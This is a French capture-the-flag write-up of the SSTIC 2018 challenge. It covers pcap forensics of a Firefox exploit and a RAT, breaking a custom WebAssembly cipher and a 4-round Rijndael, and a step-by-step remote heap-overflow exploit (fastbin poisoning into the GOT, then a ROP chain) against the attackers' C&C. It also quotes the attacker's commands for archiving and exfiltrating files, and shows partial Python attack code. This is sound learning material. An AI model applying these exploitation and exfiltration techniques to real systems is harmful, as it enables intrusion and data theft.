

Compte Rendu du challenge du SSTIC 2018

Info

- Autheur: Martin Balch
- Email: martin.balch@gmail.com
- Date: 05/05/2018

Intro

Le défi consiste à analyser la compromission d'une machine depuis une capture réseau. Les traces laissées par les attaquants permettent de remonter jusqu'à leur serveur. Une adresse e-mail (... @challenge.sstic.org) a été laissée sur ce serveur. À vous de la récupérer.

Analyse du pcap

On commence par dezipper le fichier, on vérifie le type de fichier, et on ouvre le pcap avec wireshark:

```
$ gunzip challenge_SSTIC_2018.pcapng.gz

$ file challenge_SSTIC_2018.pcapng
challenge_SSTIC_2018.pcapng: pcap-ng capture file - version 1.0

$ wireshark challenge_SSTIC_2018.pcapng &
```

Le fichier contient 37714 paquets, une multitude de protocoles, et pas mal d'addresses IPv4 distinctes. La fonctionalité "Analysis - Endpoints" de Wireshark nous permet de voir toutes les addresses IP différentes et de les trier. Ce qui nous permet de se concentrer sur les addresses de LAN, non routables sur internet:

- 192.168.23.213
- 192.168.231.123
- 10.141.20.18
- 10.241.20.18

On remarque au passage le "20.18" qui fait penser à 2018 - année du challenge. Si on filtre par `ip.addr == 10.141.20.18 || ip.addr == 10.241.20.18`

On voit tout de suite des paquets de connections HTTP qui ont l'air intéressants (stage1.js) On change notre filtre à `(ip.addr == 10.141.20.18 || ip.addr == 10.241.20.18) && http` et on obtient:

```
9266    35.296288111    192.168.231.123 10.241.20.18    HTTP    392 GET /stage1.js HTTP/1.1
9275    35.298218750    10.241.20.18    192.168.231.123 HTTP    1959    HTTP/1.0 200 OK  (application/x
9427    35.819237998    192.168.231.123 10.241.20.18    HTTP    391 GET /utils.js HTTP/1.1
9431    35.820573412    10.241.20.18    192.168.231.123 HTTP    2881    HTTP/1.0 200 OK  (application/x
```

```
30964   1731.164424164  192.168.231.123 10.241.20.18    HTTP    442 GET /blockcipher.js?session=c5bfdf5
30972   1731.166270314  10.241.20.18    192.168.231.123 HTTP    17273   HTTP/1.0 200 OK  (application/x
30979   1731.225567268  192.168.231.123 10.141.20.18    HTTP    482 GET /blockcipher.wasm?session=c5bfd
30985   1731.226263970  10.141.20.18    192.168.231.123 HTTP    13938   HTTP/1.0 200 OK  (application/wa
30993   1731.228264594  192.168.231.123 10.241.20.18    HTTP    438 GET /payload.js?session=c5bfdf5c-c1
31137   1731.244069427  10.241.20.18    192.168.231.123 HTTP    12153   HTTP/1.0 200 OK  (application/x
31144   1731.302864852  192.168.231.123 10.241.20.18    HTTP    437 GET /stage2.js?session=c5bfdf5c-c1e3
31148   1731.303595322  10.241.20.18    192.168.231.123 HTTP    4348    HTTP/1.0 200 OK  (application/x
```

On dirait bien qu'on a trouvé la premiere étape du challenge. On extrait les fichiers grâce à la fonctionnalité "File - Export Objects - HTTP".

Avant de commencer à analyser les fichiers, on constate aussi la présence d'une communication étrange:

- src ip: 192.168.231.123
- src port: 49734
- dst ip: 192.168.23.213
- dst port: 31337

On sauvegarde cette session dans un fichier, ca servira probablement plus tard!

On trouve aussi une courte connexion TLS 1.2 sur le port 1443 entre 192.168.231.123 et 10.241.20.18 avec les paramètres suivants:

```
country:    RU
state:      Moscow
orga:       APT28
commonname: legit-news.ru

pubkey
modulus: 0x00d4f5ba3a65110a87e9e7bef2b5f7799a2d9d9782deca93...
publicExponent: 65537

SubjectKeyIdentifier: 7499d0288549035ee98e64d05d3f819ea0a08402
keyIdentifier: 7499d0288549035ee98e64d05d3f819ea0a08402
cA: True

Curve Type: named_curve (0x03)
Named Curve: ecdh_x25519 (0x001d)
Pubkey Length: 32
Pubkey: 490340919b1c345d62ec4d471148388892cda9862ddaf22ae1ec601503b6c328

Signature Hash Algorithm Hash: SHA256 (4)
Signature Hash Algorithm Signature: RSA (1)
Signature Length: 256
Signature: 02e599297def3e92263d899567bbbf1e7f7a00fe6cb5b33addf01801baddc2722857a4fb3527e3cae20431e2
```

On dirait qu'on a trouvé des traces de notre APT!

Anomaly Detection

Une lecture des fichiers nous permet de comprendre que:

- la machine compromise est celle avec l'ip 192.168.231.123
- elle a été attaquée avec un exploit navigateur (`stage1.js` qui à l'air de cibler firefox)
- l'exploit télécharge une charge utile contenue dans `payload.js`
- la déchiffre avec du code contenu dans `blockcipher.js` et `blockcipher.wasm`

- la charge utile est ensuite écrite sur le disque avec le nom `/tmp/.f4ncyn0un0urs`
- et enfin executee avec les arguments `-h 192.168.23.213 -p 31337`

En analysant un peu plus en détail `stage2.js` on voit que la procédure de déchiffrement est la suivante:

- déobfuscation de la charge utile via deobfuscate() (base64 + fonction d() appelée pour chacun des octets de la charge utile)
- récupération d'un password via requette https://10.241.20.18:1443/password?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1
- dérivation du mot de passe en clé de chiffrement via PBKDF2 avec 1000000 itérations de SHA-256
- initialisation du contexte cryptographique avec la clé dérivée via `_setDecryptKey()`
- déchiffrement block par block de 16 octets via `_decryptBlock()`
- mise à jour des ivs après chaque bloc déchiffré
- vérification d'une valeur magique pour le premier block qui doit être égal à `-Fancy Nounours-`

A ce niveau, on comprend que la dérivation de clé ne va pas être attaquable et que nous n'allons pas être en mesure de récupérer le mot de passe car il est envoyé via TLS avec TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256.

On se dit qu'il va falloir aller attaquer la crypto symétrique implémentée par blockcipher.js / blockcipher.wasm pour être en mesure de déchiffrer la charge utile.

blockcipher.js est un fichier automatiquement généré par Emscripten, qui est compilateur LLVM-to-JavaScript. Cela permet donc d'écrire du code dans un large choix de languages et de compiler le tout en JavaScript pour être exécutable dans un navigateur. Ce fichier contient principalement du code "glue" permettant de faire le lien entre le navigateur et le fichier "blockcipher.wasm".

blockcipher.wasm est un ficher de "web assembly" qui est un standard assez nouveau permettant aux navigateurs web d'exécuter du code avec des performances proches de celle de code natif. C'est lui qui implémente les fonctions `_setDecryptKey` et `_decryptBlock` qui nous intéressent particulièrement.

On peut facilement désassembler le code avec les commandes suivantes:

```
git clone https://github.com/WebAssembly/spec.git
./wasm -d /tmp/blockcipher.wasm -o /tmp/blockcipher.wat
```

Ce qui nous donne un fichier lisible, sur lequel nous allons passer pas mal de temps!

Structure de *blockcipher.wat*:

- types des fonctions
- fonctions importées
- variables globales
- fonctions définies dans le module
- fonctions exportées par le module
- zone mémoire utilisée par le module

La fonction `_getFlag` nous interpelle assez vite, et dans le javascript, nous pouvons voir un appel à cette fonction qui est commenté `// getFlag(0xbad);` Si on trouve la bonne valeur, alors on devrait obtenir le premier flag.

Assez vite dans le code de func $18 aka `_getFlag()` on peut lire:

```
...
(get_local 0)
(i32.const 89594904)
(i32.ne)
(; fail 1 ;)
(if (then
    (get_local 3)
    (set_global 4)
    (i32.const 0)
```

```
    (return))
...
```

La fonction `_getFlag()` vérifie que la valeur entrée en argument est *89594904* ou *0x5571c18* (sstic18). Si elle ne l'est pas, alors la fonction s'arrete, sinon elle continue, et nous renvoie le premier flag:

SSTIC2018{3db77149021a5c9e58bed4ed56f458b7}

Disruptive JavaScript

Après avoir passé beaucoup trop de temps sur cette étape et être allé beaucoup trop loin, on arrive à comprendre l'algorithme de chiffrement et sa faille.

En résumé, `_setDecryptKey()` dérive les 32 octets de clé passé en input en 160 octets de contextes. `_decryptBlock()` marche de la manière suivante:

- xor block avec les 16 derniers octets du contexte
- pour chacun des 9 rounds
  - on shift & mix les 16 bytes du bloc
  - on xor le bloc avec d'autres bytes du contexte
- on fait une passe de substition des bytes du block avec une sbox contenue dans le segment data du .wat (qui est au passage l'inverse de la fonction `d()`)

On connait l'iv initial ainsi que le clair et le chiffré du premier bloc:

```
> ivs0          02 88 7f 88 f2 84 6d d0  9c 92 d6 95 f8 b1 14 4a  |......m........J|
> enc0          dc b9 bf 85 48 6f 13 3f  6c bd 03 f1 b8 25 12 4c  |....Ho.?l....%.L|
> plain0        2d 46 61 6e 63 79 20 4e  6f 75 6e 6f 75 72 73 2d  |-Fancy Nounours-|
> block0        2f ce 1e e6 91 fd 4d 9e  f3 e7 b8 fa 8d c3 67 67
```

On peut calculer la valeur du block pré-substitution en reversant la SBox (ou en utilisant la fonction d()):

```
> bsubs         b5 ae 5e 96 d3 a7 57 de  31 7d 24 82 17 61 fd fd
```

Maintenant, pour pouvoir casser le chiffrement et être capable d'obtenir le fichier f4ncyn0un0urs, il faut qu'on arrive à retourner la fonction de déchiffrement. Etre capable de retrouver le bon contexte de chiffrement à partir de notre plaintext connu du premier bloc.

A priori l'algorithme est plutot robuste mais en fait, on constate que l'algorithme de création du contexte est très similaire à celui du déchiffrement et que ces derniers s'annulent. Les 9 rounds xor avec le contexte peuvent être complètement ignorés et on peut simplement passer un contexte avec 144 zéros et les 16 bons octets qui vont bien pour les valeurs du premier bloc que l'on connait.

Notre attaque consite donc à:

- Inverser la fonction de déchiffrement en considérant un contexte nul
- Lui passer le block0
- xorer le résultat avec enc0
- On obtient les 16 derniers octets d'un contexte de déchiffrement valide

Voir l'annexe inadeq.py pour l'implémentation de l'attaque.

On obtient le contexte suivant:

```
([00]*144)      bb 96 60 f2 0e 3f 8e ed 78 c9 82 57 77 62 5e 34
```

Pour déchiffrer le fichier, il nous suffit de modifier un peu le javascript de stage2.js pour utiliser directement le contexte choisi en sautant toutes les étapes de récupération et dérivation de la clé.

f4ncyn0un0urs est un fichier elf 64 bits, contenant des symboles (merci :)) et après l'avoir chargé dans binary_ninja, on vois très vite le flag de validation de l'étape:

SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}

Battle-tested Encryption

La backdoor retrouvée sur le PC compromis à l'air d'implémenter du "mesh networking" et afin de retrouver l'ip du C&C, il va falloir réussir à déchiffrer la communication que nous avions vu passé précédemment sur le port 31337.

On passe du temps à reverser le binaire pour comprendre le binaire et son implémentation de l'algo de chiffrement qui à l'air plutot standard: RSA + AES. On passe aussi du temps à analyser la trace réseau pour comprendre le protocole de communication.

Voici la liste des arguments supportés par le binaire:

```
./f4ncyn0un0urs -h 127.0.0.1 -p 6666
    -l      listen   port
    -h      upstream addr
    -p      upstream port
    -c      SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}
            relay mode
    -a      <int>   client id
    -i      network id, default: "babar007"
    -z      nop?
```

Voici une description succinte du flux TCP:

On constate que le client et le serveur envoient chacun 2 paquets de 256 octets, ce qui nous fait penser à un échange de clé RSA de 2048 bits. Une analyse de la fonction `rsa2048_key_exchange()` nous permettra de confirmer que le premier paquet envoyé par chaque peer est sa clé publique. Le deuxième message est la clé AES qui doit être utilisée pour lui envoyer des messages, chiffrée avec la clé publique RSA de l'autre correspondant.

Pour avancer dans la résolution de cette étape et du challenge, ainsi que confirmer ce que nous comprenons au fur et à mesure du reverse, on implémente des scripts client et serveur qui implémentent le protocole réseau. On teste ces derniers indépendamments ainsi qu'avec le binaire f4ncyn0un0urs.

Arrivé à l'étape de réimplémentation du chiffrement symétrique, on se rend compte qu'en fait, ce chiffrement n'est pas aussi standard qu'on le crois. On voit bien dans le code des références à Rijndael, mais notre premier reflexe qui était de penser AES n'est pas bon. AES est un subset de Rijndael, qui précise la taille des clés ainsi que le nombre de rounds.

Dans le cas présent, nous sommes en présence d'un Rijndael avec des blocs de 16 octets, une clé de 16 octets et seulement 4 rounds de chiffrement. Une implémentation de Rijndael facilement modifiable pour nos besoins est récupérable ici `https://github.com/coruus/py-rijndael`. On a modifié cette implémentation pour paramétriser le nombre de rounds ainsi que d'afficher des informations de debug sur les états internes (clés de rounds, etc.) qui nous aideront par la suite.

Si on lit l'article original soumis à la compétition pour définir le standard AES

`https://csrc.nist.gov/csrc/media/projects/cryptographic-standards-and-guidelines/documents/aes-developm`

On peut y trouver une attaque très interessante pour justement un Rijndael à 4 rounds: la **square attack**

Pour réaliser cette attaque il faut disposer de 256 messages différents chiffrés dont l'input change d'un seul bit. Vu que les IVs utilisés pour chiffrer les paquets sont des compteurs de messages et que les 16 premiers octets de chaque messages sont connus (`AAAA\xd3\xc0\xd3\xd1babar007`), nous sommes en mesure de monter cette attaque qui nous permet de récupérer facilement la clé de round 4.

Une fois en possession de la clé de round4, il faut inverser l'algorithme de chiffrement et de dérivation de la clé pour obtenir la clé de chiffrement utilisée lors des communication entre notre client et notre serveur. Voir

annexe crack.py pour l'implémentation de l'attaque et la récupération de la clé de chiffrement à partir de la clé de round 4.

On obtient les clés suivantes:

- *c2s key:* `72 ff 80 36 d9 20 07 77 d1 e9 7a 5b e1 d3 f5 14`
- *s2c key:* `4c 1a 69 36 2f e0 03 36 f6 a8 46 0f f3 3d ff d5`

Une fois le flux TCP déchiffré, on obtient les fichiers `c2s_dec.hd.txt` et `s2c_dec.hd.txt` qui nous permettent de comprendre ce qui s'est passé. Cette trace réseau déchiffrée nous aide beaucoup à comprendre les types de messages supportés par f4ncyn0un0urs - ce qui sera très utile à la prochaine étape. On peut voir quelques commandes exécutées sur le PC cible:

- ls -la /home
- ls -la /home/user
- ls -la /home/user/confidentiel
- tar cvfz /tmp/confidentiel.tgz /home/user/confidentiel

Il y a ensuite 2 transfers de fichiers, un PUT de /tmp/confidentiel.tgz et un GET de /tmp/surprise.tgz

surprise.tgz est plein d'images de lobster-dog :) confidentiel.tgz est un peu plus interessant et en plus de contenir des pdf à priori issus du leak Vault7, contient le prochain flag:

SSTIC2018{07aa9feed84a9be785c6edb95688c45a}

Nation-state Level Botnet

C'est dans le premier paquet envoyé par le relais à la machine cible que nous trouvons l'ip et le port du C&C.

```
00000000  41 41 41 41 de c0 d3 d1  62 61 62 61 72 30 30 37  |AAAA....babar007|
00000010  d4 e2 ce 91 2b 9f 8e df  25 f7 dd 80 9f 8f e4 28  |....+...%......(|
00000020  00 00 01 01 58 02 00 00  00 00 00 00 00 00 00 00  |....X...........|
00000030  02 00 8f 7f c3 9a 69 0c  00 00 00 00 00 00 00 00  |......i.........|
00000040  4a 53 b8 c6 99 b3 79 14  23 cb c5 d7 49 76 e8 c7  |JS....y.#...Iv..|
00000050  89 c2 c1 8f a2 75 f0 07  72 1f 15 c5 62 71 ea 13  |.....u..r...bq..|
00000060  99 e1 7b 33 2b b7 31 88  d0 6a e5 c2 10 6e ff d6  |..{3+.1..j...n..|
00000070  e0 25 96 90 b2 56 4a bb  fb dd d4 4a c0 04 1a 14  |.%...VJ....J....|
00000080  33 9b ba 11 76 e7 4f 08  8f b9 19 82 83 74 92 17  |3...v.O......t..|
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000130  e3 80 18 04 a5 62 ed a5  e9 aa 6b 0a 8d ed 5e a8  |.....b....k...^.|
00000140  21 dd 4d 5d 84 bf a0 f8  6d 15 cb f2 e0 f8 95 5a  |!.M]....m......Z|
00000150  9f 3c 0c 75 1b 83 ac 8d  76 96 67 7f 96 6e f2 25  |.<.u....v.g..n.%|
00000160  a0 ac 93 f8 bb 2f 3f 75  cd b9 58 0a 5b d7 aa 2f  |...../?u..X.[../|
00000170  b5 95 9d 5c 0e ba a2 29  c3 03 fa 23 98 d4 50 0c  |...\...)...#..P.|
00000180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000220  11 ba 9b 33 08 4f e7 76  82 19 b9 8f 17 92 74 83  |...3.O.v......t.|
00000230  04 18 80 e3 a5 ed 62 a5  0a 6b aa e9 a8 5e ed 8d  |......b..k...^..|
00000240  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 02  |................|
00000250  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

La 4eme ligne correspond à une structure de type sockaddr_in avec:

- family = AF_INET
- port = 36735
- addr = 195.154.105.12 (195-154-105-12.rev.poneytelecom.eu)

Nous confirmons que c'est bien la cible avec notre script qui est maintenant capable de se connecter, faire l'échange RSA, chiffre en Rijndael 4 rounds et avec notre connaissance un peu plus aboutie du protocole réseau. Nous supposons que le serveur utilise la même version du binaire que nous - compilé en statique sans ASLR - mais il va maintenant falloir trouver une vulnérabilité dans le code.

Au niveau des protections, on peut aussi voir que si le programe est lancé en mode C&C, seccomp est activé, et que les syscalls authorisés par le programmes sont limités par un filtre BPF qui nous donne la liste suivante:

```
$ ./scmp_bpf_disasm < scmp.bpf > scmp.bpf.txt
$ # cleanup
    exit_group
    brk
    mmap
    munmap
    socket
    bind
    listen
    accept4
    setsockopt
    sendto
    recvfrom
    writev
    select
    mremap
    fcntl
    openat
    open
    read
    close
    getdents
    getdents64
    dup
    write
    fstat
```

Il est donc apparent qu'à part faire du réseau, on va pouvoir lister le contenu du disque et ouvrir des fichiers mais rien de plus. Concrètement, on ne va pas pouvoir exécuter un shell sur la machine distante...

La recherche de vulnérabilité avance à taton, on trouve un memory leak sur la fonction ping, mais sans arriver à comprendre ce qui fuite.. C'est en cherchant à reproduire le comportement observé la trace déchiffrée qu'on va finir par identifier le problème.

En effet, le code du RAT implémente du mesh-networking, et les messages réseaux comportent des identifiants (uint64_t) pour la source et la destination des messages. Pour qu'un noeud puisse relayer un message qui ne lui est pas destiné, il faut que chaque noeud maintienne une table de routage avec la liste des pairs présents derière chaque connection.

Que se passe t'il si on pretend avoir beacoup de peers connectés sur son propre noeud? Le relai crash :) La fonction `add_to_route()` - responsable de la modification de cette table de routage - est vulnérable à un heap overflow! Cette dernière regarde si elle a assez de place, et si non fait un realloc pour allouer plus de mémoire. La vulnérabilité n'est déclenchable qu'après le premier realloc (0x30 -> 0x60).

```
    // ! VULN !
    // devrait être jb et non jbe
    00401827  7618              jbe     0x401841
```

A la 13 route annoncée à son relais, on trigger un off-by-8 overflow qui écrase les métadonnées du bloc mémoire suivant, et qui aboutit - lors du prochain malloc / realloc / free à une corruption et un abort. Les 8

octets écrits sont entièrement controllable: c'est l'identifiant de la route que nous déclarons au relais. Il faut maintenant trouver un moyen d'exploiter cette primitive pour aboutir à une exécution de code distant.

Nous avons retennu la méthode suivante pour y arriver:

- faire allouer au C&C 3 blocs de mémoire consécutifs avec une taille de 0x60 octets
- utiliser l'overflow du block1 pour modifier l'entête *size* du block2 à une taille de 0xc0, pour faire en sorte que le bloc2 recouvre la zone mémoire du bloc 3.
- faire appeler `free()` sur le bloc3 et ce faisant liant le bloc3 libre dans la liste chainée des *fastbins*
- via écriture sur le bloc2, modifier les métadonnées du bloc3 pour:
- faire croire que sa taille est 0x30 et non 0x60 (pour permettre son allocation lors de la connexion d'un nouveau client)
- modifier le pointeur *next* du bloc 3
- faire pointer block3->*next* dans la GOT
- faire allouer 2 blocks de la même taille que celui ciblé.
- obtenir une table de routage qui pointe dans la GOT
- déclarer une route pour écrire une valeur arbitraire de 8 octets dans la GOT pour rediriger le flux d'exécution du programme.
- enchainer sur une ROP chain pour exécuter du code arbitraire.

Dans la GOT, nous utilisons le pointeur vers strncpy_ssse3 à l'addresse 0x6d7080, ce qui nous permettra de déclencher notre rop chain avec un pointeur vers notre paquet dans $rsi ainsi qu'assez proche sur la stack. Le premier gadget choisi est "pop; pop; pop; ret" pour sauter la mémoire sur la stack qui n'est pas dans notre paquet. Le deuxième gadget est aussi un "pop; pop; ret" pour sauter les parties "contraintes" de notre paquet - à savoir la taille annoncée.

On peut ensuite normalement faire une chaine qui va écrire la mémoire (début du segment .data), appeler des syscalls, et renvoyer des données via sockfd prévisible. Le secret final est récupéré en plusieurs étapes:

- un getdents64("./") + read + write
- un getdents64("./secret/") + read + write
- un open("./secret/sstic2018.flag") + read + write

Voir annexe pwn.py pour l'implémentation complète de l'attaque.

Qui nous donne:

- **65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet**

Et après un rot13:

- **65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org**

Et voila! Ca y est!

Conclusion

Merci aux organisateurs, le challenge était d'une très grande qualité et très sympa. Un peu crypto-heavy mais ca fait super plaisir de (presque) péter AES ;) L'exploitation de HEAP en remote était bien sympa aussi, j'ai du me mettre à jour sur glibc!

A l'année prochaine!

Annexes

inadeq.py

```
#!/usr/bin/python
import os, sys, struct

sbox = [
    0xdc, 0x63, 0x7a, 0x21, 0x58, 0x1f, 0x76, 0x5d, 0xd4, 0xdb, 0x72, 0x99, 0x50, 0x97, 0x6e, 0xd5,
    0xcc, 0x53, 0x6a, 0x11, 0x48, 0x0f, 0x66, 0x4d, 0xc4, 0xcb, 0x62, 0x89, 0x40, 0x87, 0x5e, 0xc5,
    0xbc, 0x43, 0x5a, 0x01, 0x38, 0xff, 0x56, 0x3d, 0xb4, 0xbb, 0x52, 0x79, 0x30, 0x77, 0x4e, 0xb5,
    0xac, 0x33, 0x4a, 0xf1, 0x28, 0xef, 0x46, 0x2d, 0xa4, 0xab, 0x42, 0x69, 0x20, 0x67, 0x3e, 0xa5,
    0x9c, 0x23, 0x3a, 0xe1, 0x18, 0xdf, 0x36, 0x1d, 0x94, 0x9b, 0x32, 0x59, 0x10, 0x57, 0x2e, 0x95,
    0x8c, 0x13, 0x2a, 0xd1, 0x08, 0xcf, 0x26, 0x0d, 0x84, 0x8b, 0x22, 0x49, 0x00, 0x47, 0x1e, 0x85,
    0x7c, 0x03, 0x1a, 0xc1, 0xf8, 0xbf, 0x16, 0xfd, 0x74, 0x7b, 0x12, 0x39, 0xf0, 0x37, 0x0e, 0x75,
    0x6c, 0xf3, 0x0a, 0xb1, 0xe8, 0xaf, 0x06, 0xed, 0x64, 0x6b, 0x02, 0x29, 0xe0, 0x27, 0xfe, 0x65,
    0x5c, 0xe3, 0xfa, 0xa1, 0xd8, 0x9f, 0xf6, 0xdd, 0x54, 0x5b, 0xf2, 0x19, 0xd0, 0x17, 0xee, 0x55,
    0x4c, 0xd3, 0xea, 0x91, 0xc8, 0x8f, 0xe6, 0xcd, 0x44, 0x4b, 0xe2, 0x09, 0xc0, 0x07, 0xde, 0x45,
    0x3c, 0xc3, 0xda, 0x81, 0xb8, 0x7f, 0xd6, 0xbd, 0x34, 0x3b, 0xd2, 0xf9, 0xb0, 0xf7, 0xce, 0x35,
    0x2c, 0xb3, 0xca, 0x71, 0xa8, 0x6f, 0xc6, 0xad, 0x24, 0x2b, 0xc2, 0xe9, 0xa0, 0xe7, 0xbe, 0x25,
    0x1c, 0xa3, 0xba, 0x61, 0x98, 0x5f, 0xb6, 0x9d, 0x14, 0x1b, 0xb2, 0xd9, 0x90, 0xd7, 0xae, 0x15,
    0x0c, 0x93, 0xaa, 0x51, 0x88, 0x4f, 0xa6, 0x8d, 0x04, 0x0b, 0xa2, 0xc9, 0x80, 0xc7, 0x9e, 0x05,
    0xfc, 0x83, 0x9a, 0x41, 0x78, 0x3f, 0x96, 0x7d, 0xf4, 0xfb, 0x92, 0xb9, 0x70, 0xb7, 0x8e, 0xf5,
    0xec, 0x73, 0x8a, 0x31, 0x68, 0x2f, 0x86, 0x6d, 0xe4, 0xeb, 0x82, 0xa9, 0x60, 0xa7, 0x7e, 0xe5,
]

sbox_r = [
    0x5c, 0x23, 0x7a, 0x61, 0xd8, 0xdf, 0x76, 0x9d, 0x54, 0x9b, 0x72, 0xd9, 0xd0, 0x57, 0x6e, 0x15,
    0x4c, 0x13, 0x6a, 0x51, 0xc8, 0xcf, 0x66, 0x8d, 0x44, 0x8b, 0x62, 0xc9, 0xc0, 0x47, 0x5e, 0x05,
    0x3c, 0x03, 0x5a, 0x41, 0xb8, 0xbf, 0x56, 0x7d, 0x34, 0x7b, 0x52, 0xb9, 0xb0, 0x37, 0x4e, 0xf5,
    0x2c, 0xf3, 0x4a, 0x31, 0xa8, 0xaf, 0x46, 0x6d, 0x24, 0x6b, 0x42, 0xa9, 0xa0, 0x27, 0x3e, 0xe5,
    0x1c, 0xe3, 0x3a, 0x21, 0x98, 0x9f, 0x36, 0x5d, 0x14, 0x5b, 0x32, 0x99, 0x90, 0x17, 0x2e, 0xd5,
    0x0c, 0xd3, 0x2a, 0x11, 0x88, 0x8f, 0x26, 0x4d, 0x04, 0x4b, 0x22, 0x89, 0x80, 0x07, 0x1e, 0xc5,
    0xfc, 0xc3, 0x1a, 0x01, 0x78, 0x7f, 0x16, 0x3d, 0xf4, 0x3b, 0x12, 0x79, 0x70, 0xf7, 0x0e, 0xb5,
    0xec, 0xb3, 0x0a, 0xf1, 0x68, 0x6f, 0x06, 0x2d, 0xe4, 0x2b, 0x02, 0x69, 0x60, 0xe7, 0xfe, 0xa5,
    0xdc, 0xa3, 0xfa, 0xe1, 0x58, 0x5f, 0xf6, 0x1d, 0xd4, 0x1b, 0xf2, 0x59, 0x50, 0xd7, 0xee, 0x95,
    0xcc, 0x93, 0xea, 0xd1, 0x48, 0x4f, 0xe6, 0x0d, 0xc4, 0x0b, 0xe2, 0x49, 0x40, 0xc7, 0xde, 0x85,
    0xbc, 0x83, 0xda, 0xc1, 0x38, 0x3f, 0xd6, 0xfd, 0xb4, 0xfb, 0xd2, 0x39, 0x30, 0xb7, 0xce, 0x75,
    0xac, 0x73, 0xca, 0xb1, 0x28, 0x2f, 0xc6, 0xed, 0xa4, 0xeb, 0xc2, 0x29, 0x20, 0xa7, 0xbe, 0x65,
    0x9c, 0x63, 0xba, 0xa1, 0x18, 0x1f, 0xb6, 0xdd, 0x94, 0xdb, 0xb2, 0x19, 0x10, 0x97, 0xae, 0x55,
    0x8c, 0x53, 0xaa, 0x91, 0x08, 0x0f, 0xa6, 0xcd, 0x84, 0xcb, 0xa2, 0x09, 0x00, 0x87, 0x9e, 0x45,
    0x7c, 0x43, 0x9a, 0x81, 0xf8, 0xff, 0x96, 0xbd, 0x74, 0xbb, 0x92, 0xf9, 0xf0, 0x77, 0x8e, 0x35,
    0x6c, 0x33, 0x8a, 0x71, 0xe8, 0xef, 0x86, 0xad, 0x64, 0xab, 0x82, 0xe9, 0xe0, 0x67, 0x7e, 0x25,
]


xbox = [
    0x94, 0x20, 0x85, 0x10,
    0xc2, 0xc0, 0x01, 0xfb,
    0x01, 0xc0, 0xc2, 0x10,
    0x85, 0x20, 0x94, 0x01
]

def hdstr(s, split=''):
```

```
    return split.join([ '%.2x' % ord(c) for c in s])

def hdarr(s, split=''):
    return split.join([ '%.2x' % c for c in s])

def load64(m, off=0):
    mem = m
    if isinstance(mem, list):
        mem = ''.join([ chr(c) for c in m ])

    return struct.unpack('<Q', mem[off:off+8])[0]

def store64(m, off, val):
    mem = ''.join([ chr(c) for c in m ])
    s = struct.pack('<Q', val)
    mem = mem[:off] + s + mem[off+8:]
    return [ ord(c) for c in mem ]

def d(x):
    return ((200 * x * x) + (255 * x) + 92) % 0x100;

def tosigned(b):
    if b & 0x80:
        return 0xffffff00 | b
    else:
        return b

def mix(xcur, nxt):
    out = 0
    l22 = tosigned(nxt)
    l24 = tosigned(xcur)
    l3 = l22

    while 1:
        if (l24 & 1):
            out = l3 ^ out

        l22 = (l3 & 0xff) << 1

        if (l3 & 0xff) & 0x80:
            l3 = (l22 ^ 0xc3) & 0xff
        else:
            l3 = (l22 ^ 0) & 0xff

        l24 = (l24 & 0xff) >> 1

        if l24 == 0:
            break

    # print 'mix(%.2x, %.2x): %.2x' % (xcur, nxt, out & 0xff)
    return out


def revrnd(blk):
```

```
    print 'rev i %s' % hdarr(blk, ' ')
    for l26 in range(16):
        l21 = blk[15]
        for i in range(15):
            k = mix(xbox[i], blk[i])
            l21 = l21 ^ k
        for l3 in range(15, 0, -1):
            blk[l3] = blk[l3-1]
        blk[0] = l21 & 0xff
    print 'rev o %s' % hdarr(blk, ' ')
    return blk


def recrypt(blk):
    blk = [ sbox_r[x] for x in blk ]
    for i in range(9):
        blk = revrnd(blk)
    return blk


def decrypt(ctx, blk):
    tmp = [0] * 16

    print 'ctx:'
    print hdstr(ctx)

    print 'blk:     %s' % hdstr(blk, ' ')

    # xor block with end of context
    a1 = load64(blk, 0)
    a2 = load64(blk, 8)
    b1 = load64(ctx, 144)
    b2 = load64(ctx, 152)

    # store that in tmp
    tmp = store64(tmp, 0, a1 ^ b1)
    tmp = store64(tmp, 8, a2 ^ b2)

    # 9 rounds
    for rnd in range(9):

        print 'round(%d) %s' % (rnd, hdarr(tmp, ' '))

        for l26 in range(16):
            # print '    r(%d) %s' % (rnd, hdarr(tmp, ' '))
            # backup 1st byte
            l21 = tosigned(tmp[0])

            # shift & mix
            for l3 in range(15):
                tmp[l3] = tmp[l3 + 1]
                l21 = l21 ^ mix(xbox[l3], tmp[l3 + 1])

            # push back last byte (mix result)
```

```
            tmp[15] = l21 & 0xff

        print 'rbx  (%d) %s' % (rnd, hdarr(tmp, ' '))

        # nop
        # for i in range(16):
        #     tmp[i] = d( sbox[tmp[i] & 0xff] )

        # xor tmp with ctx bytes
        v1 = load64(tmp, 0)
        k1 = load64(ctx, (8 - rnd) << 4)
        tmp = store64(tmp, 0, v1 ^ k1)

        v2 = load64(tmp, 8)
        k2 = load64(ctx, ((8 - rnd) << 4) + 8)
        tmp = store64(tmp, 8, v2 ^ k2)
        # done

    print 'endround %s' % hdarr(tmp, ' ')
    # last substitution
    for i in range(16):
        tmp[i] = sbox[tmp[i]]

    print 'output   %s' % hdarr(tmp, ' ')

    # ouput tmp
